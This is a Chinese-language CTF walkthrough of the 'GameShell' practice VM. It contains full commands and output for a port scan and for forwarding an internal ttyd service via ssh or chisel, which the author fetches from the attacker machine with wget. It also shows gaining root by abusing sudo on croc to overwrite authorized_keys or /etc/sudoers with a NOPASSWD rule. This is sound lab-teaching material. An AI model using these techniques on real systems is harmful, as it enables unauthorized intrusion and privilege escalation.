GameShell

> write by Yolo

信息搜集

端口扫描


```bash
(base) yolo@yolo:~$ nmap -sV -Pn -p 1-10000 10.161.136.83
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-19 07:58 CST
Nmap scan report for 10.161.136.83
Host is up (0.0047s latency).
Not shown: 9997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
7681/tcp open  unknown
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port7681-TCP:V=7.94SVN%I=7%D=11/19%Time=691D0837%P=x86_64-pc-
linux-gnu%
......省略了一些没啥用的......
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds
```

这里需要多爆破一些端口，才能拿到7681

Get User Shell

方法1

老老实实完成45个mission挑战，可以拿到一个用户的账密信息



方法2

翻阅GameShell的仓库代码，发现这里有一些隐藏特性


关于GameShell的仓库链接，可以通过gameshell.sh文件查看到（再不济，网上也能直接搜到的，蛮出名的一个**Linux学习项目**

```bash
~
[mission 45] $ ls ../
ls: cannot open directory '../': Permission denied

~
[mission 45] $ ls ../../
gameshell/  gameshell.1/  gameshell.2/  gameshell-save.sh
gameshell.sh

~
[mission 45] $ head -n 60 ../../gameshell.sh
#!/usr/bin/env bash

if [ -n "$BASH_VERSION" ]
```


```
then
  # check if the file is being sourced
  if [ "$BASH_SOURCE" != "$0" ]
  then
    echo "GameShell must be run from a file, it cannot be sourced."
    return 1
  fi
  set -m
  current_shell=bash
elif [ -n "$ZSH_VERSION" ]
then
  case "${(M)zsh_eval_context}" in
    *file*)
      echo "GameShell must be run from a file, it cannot be
sourced."
      return 1
    ;;
  esac
  current_shell=zsh
else
  echo "GameShell must be run with bash or zsh."
  return 1
fi

GSH_VERSION='v0.6.0-18-g0063b3cd-dirty'
GSH_LAST_CHECKED_MISSION=''

export GSH_EXEC_FILE=$(basename "$0")
export GSH_EXEC_DIR=$(dirname "$0")
GSH_EXEC_DIR=$(cd "$GSH_EXEC_DIR"; pwd -P)
# GSH_EXEC_DIR shouldn't be empty but consist at least of a "." (as
per POSIX).
# just in case
GSH_EXEC_DIR=${GSH_EXEC_DIR:-.}

CHECK_SAVEFILE="true"

while getopts ":hHIndDM:CRXUVqL:KBZc:FS:" opt
do
  case "$opt" in
    V)
      echo "Gameshell $GSH_VERSION"
      if [ -n "$GSH_LAST_CHECKED_MISSION" ]
```

```
        then
          echo "saved game: [mission $GSH_LAST_CHECKED_MISSION] OK"
        fi
        exit 0
        ;;
      U)
        TARGET="$GSH_EXEC_DIR/gameshell.sh"
        TMPFILE="$GSH_EXEC_DIR/gameshell.sh$$"
        if command -v wget >/dev/null
        then
          if wget -O "$TMPFILE"
https://github.com/phyver/GameShell/releases/download/latest/gameshe
ll.sh
          then
            mv "$TMPFILE" "$TARGET"
            chmod +x "$TARGET"
            echo "Latest version of GameShell downloaded to
$GSH_EXEC_DIR/gameshell.sh"
            exit 0

~
```

关注这里的start.sh,可以看到有个默认密码gsh



然后呢，关注项目的用户说明文档，这里有几个特殊功能



一个可以跳过当前挑战，一个可以跳转指定的挑战，那就摸索尝试，通过密码gsh发现一共45个挑战，最后一个挑战获取用户账密

方法3

这个方法确切来说是绕过silo用户，直接拿到eviden用户的shell

首先查看进程，看到这里eviden启动了一个回连本地的web服务，然后账密信息是`admin/nimda`


```bash
[mission 45] $ ps aux | grep eviden
eviden       373  0.0  0.0   1564  1016 ?        Ss   00:21   0:00 /usr/local/bin/ttyd -i 127.0.0.1 -p 9876 -c admin:nimda -W bash
www-data    1654  0.0  0.0   6176   636 pts/0    S+   00:49   0:00 grep eviden

~
[mission 45] $
```

接下来的做法也算是有两种

way1

如果通过方法1或方法2拿到了silo用户的账密，那就直接用ssh隧道反向监听即可

```bash
ssh -i silo -L 9876:127.0.0.1:9876 silo@10.161.136.83
```



way2

如果说当直接看到本地有个9876的web服务，而且也没有拿到任何用户的shell，也可以想办法把服务转发出来

使用网上类似的端口转发工具**GitHub - jpillora/chisel: A fast TCP/UDP tunnel over HTTP**

攻击机：

```bash
PS F:\ctf_tools\Permeation> python -m http.server 4567
Serving HTTP on :: port 4567 (http://[::]:4567/) ...
::ffff:10.161.136.83 - - [19/Nov/2025 14:08:35] "GET /chisel
HTTP/1.1" 200 -

Keyboard interrupt received, exiting.
PS F:\ctf_tools\Permeation> ./chisel.exe server --port 8000 --
reverse
2025/11/19 14:12:58 server: Reverse tunnelling enabled
2025/11/19 14:12:58 server: Fingerprint
IpooawKCiI3vduXx/QoIet7PwOC+rFApT5edTPuXOTk=
2025/11/19 14:12:58 server: Listening on http://0.0.0.0:8000
2025/11/19 14:13:24 server: session#1: tun:
proxy#R:9876=>localhost:9876: Listening
```

靶机：


```bash
[mission 45] $ wget http://10.161.136.75:4567/chisel
--2025-11-19 01:08:34--  http://10.161.136.75:4567/chisel
Connecting to 10.161.136.75:4567... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10240184 (9.8M) [application/octet-stream]
Saving to: ‘chisel’

chisel                         100%
[================================================>]   9.77M  22.1MB/s
   in 0.4s

2025-11-19 01:08:35 (22.1 MB/s) - ‘chisel’ saved [10240184/10240184]


You left GameShell's directory structure. Use
    $ cd
to go back to the GameShell's starting directory.


/tmp
```

```
[mission 45] $ chmod +x chisel

You left GameShell's directory structure. Use
    $ cd
to go back to the GameShell's starting directory.


/tmp
[mission 45] $ ./chisel client 10.161.136.75:8000
R:9876:localhost:9876
2025/11/19 01:13:23 client: Connecting to ws://10.161.136.75:8000
2025/11/19 01:13:23 client: Connected (Latency 2.320173ms)
```

简单解释一下，我先用wget将本地的文件上传上去，然后在靶机上设置客户端转发端口，然后本地进行监听，连接成功后，可以直接访问7896端口了

Get Root Shell

拿到eviden用户的shell后，发现ta有个croc文件的suid文件权限，通过`croc --help`明白了，这是个功能蛮强大的文件传输工具



方法1

审阅完介绍信息，接下来的payload就是将ssh公钥传到/root/.ssh/authorized_keys

本方法其实也有小缺陷，如果说.ssh目录整体权限没有配置好，或者说就没有authorized_keys文件，我完全传不进去啊，看过了，croc好像只能做到覆盖，但是不能创建新文件

本地：

```bash
PS F:\ctf_tools\croc_v10.2.7_Windows-64bit> ./croc.exe 1024-pocket-water-finland
Accept 'root.txt' (44 B)? (Y/n) y

Receiving (<-10.161.136.83:9009)
No files transferred.
PS F:\ctf_tools\croc_v10.2.7_Windows-64bit> ./croc.exe send authorized_keys
Sending 'authorized_keys' (737 B)
Code is: 4838-brother-monarch-liter

On the other computer run:
(For Windows)
    croc 4838-brother-monarch-liter
(For Linux/macOS)
    CROC_SECRET="4838-brother-monarch-liter" croc
Code copied to clipboard!

Sending (->10.161.136.83:49090)
authorized_keys 100% |████████████████████| (737/737 B, 630 kB/s)
```

靶机：

```bash
eviden@GameShell:/tmp$ sudo /usr/local/bin/croc /root/root.txt
Did you mean to send 'root.txt'? (Y/n) y
Sending 'root.txt' (44 B)
Code is: 1024-pocket-water-finland

On the other computer run:
(For Windows)
    croc 1024-pocket-water-finland
(For Linux/macOS)
    CROC_SECRET="1024-pocket-water-finland" croc
eviden@GameShell:/tmp$ sudo /usr/local/bin/croc --out /root/.ssh
Enter receive code: 4838-brother-monarch-liter
Accept 'authorized_keys' (737 B)? (Y/n) y
```

```
Receiving (<-10.161.136.75:9009)

Overwrite 'authorized_keys'? (y/N) (use --overwrite to omit) y
 authorized_keys 100% |████████████████████| (737/737 B, 72 kB/s)
eviden@GameShell:/tmp$
```

这里真的是有点玄学，因为我想直接传文件，总是连不上，但是当我在靶机上发送root.txt，然后本地接收成功后，再传key，突然成功了，我对这个的理解是，croc应该是只能信任接收过文件的机器IP

```bash
PS F:\ctf_challenge\红蓝攻防\GameShell.ova> ssh -i gameshell
root@10.161.136.83
Linux GameShell 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-
25) x86_64

The programs included with the Debian GNU/Linux system are free
software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@GameShell:~# id
uid=0(root) gid=0(root) groups=0(root)
```

方法2

就像我方法1说的那样，万一出题人没有提前配置/root/.ssh/authorized文件，我方法1完全无效，这里我给出的payload是修改用户文件，比如说更改/etc/passwd,可以直接把里面的root对应的哈希值用自己生成的密文覆盖，或者说更改当前用户的用户组，直接拉到root组，再或者说，直接修改/etc/sudoers文件，给当前用户直接来个无密码sudo任意命令执行

我下面就写一个例子——更改sudoers

我说的方法本质都一样，上传文件进行覆盖

靶机：

```bash
eviden@GameShell:/tmp$ sudo /usr/local/bin/croc /etc/sudoers
Did you mean to send 'sudoers'? (Y/n) y
Sending 'sudoers' (715 B)
Code is: 1005-voltage-college-venus

On the other computer run:
(For Windows)
    croc 1005-voltage-college-venus
(For Linux/macOS)
    CROC_SECRET="1005-voltage-college-venus" croc

Sending (->10.161.136.75:49214)
sudoers 100% |████████████████████| (715/715 B, 104 kB/s)
```

本地：

```bash
PS F:\ctf_tools\croc_v10.2.7_Windows-64bit> ./croc.exe 1005-voltage-college-venus
Accept 'sudoers' (715 B)? (Y/n) y

Receiving (<-10.161.136.83:9009)
 sudoers 100% |████████████████████| (715/715 B, 38 kB/s)
#这里我本地编辑了sudoers文件
PS F:\ctf_tools\croc_v10.2.7_Windows-64bit> cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults
 secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification
```

```
# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
eviden ALL=(ALL:ALL) NOPASSWD: ALL
# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
PS F:\ctf_tools\croc_v10.2.7_Windows-64bit> ./croc.exe send sudoers
Sending 'sudoers' (703 B)
Code is: 5252-balsa-tactic-cowboy

On the other computer run:
(For Windows)
    croc 5252-balsa-tactic-cowboy
(For Linux/macOS)
    CROC_SECRET="5252-balsa-tactic-cowboy" croc
Code copied to clipboard!

Sending (->10.161.136.83:41204)
sudoers 100% |████████████████████| (703/703 B, 619 kB/s)
```

靶机：

```bash
eviden@GameShell:/tmp$ sudo /usr/local/bin/croc --out /etc
Enter receive code: 5252-balsa-tactic-cowboy
Accept 'sudoers' (703 B)? (Y/n) y

Receiving (<-10.161.136.75:9009)

Overwrite 'sudoers'? (y/N) (use --overwrite to omit) y
 sudoers 100% |████████████████████| (703/703 B, 240 kB/s)
eviden@GameShell:/tmp$ sudo -l
Matching Defaults entries for eviden on GameShell:
```

```
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/bin

User eviden may run the following commands on GameShell:
    (ALL : ALL) NOPASSWD: ALL
eviden@GameShell:/tmp$ sudo /bin/bash
root@GameShell:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

> game over
>
> Sublarge出的这个靶机真的好玩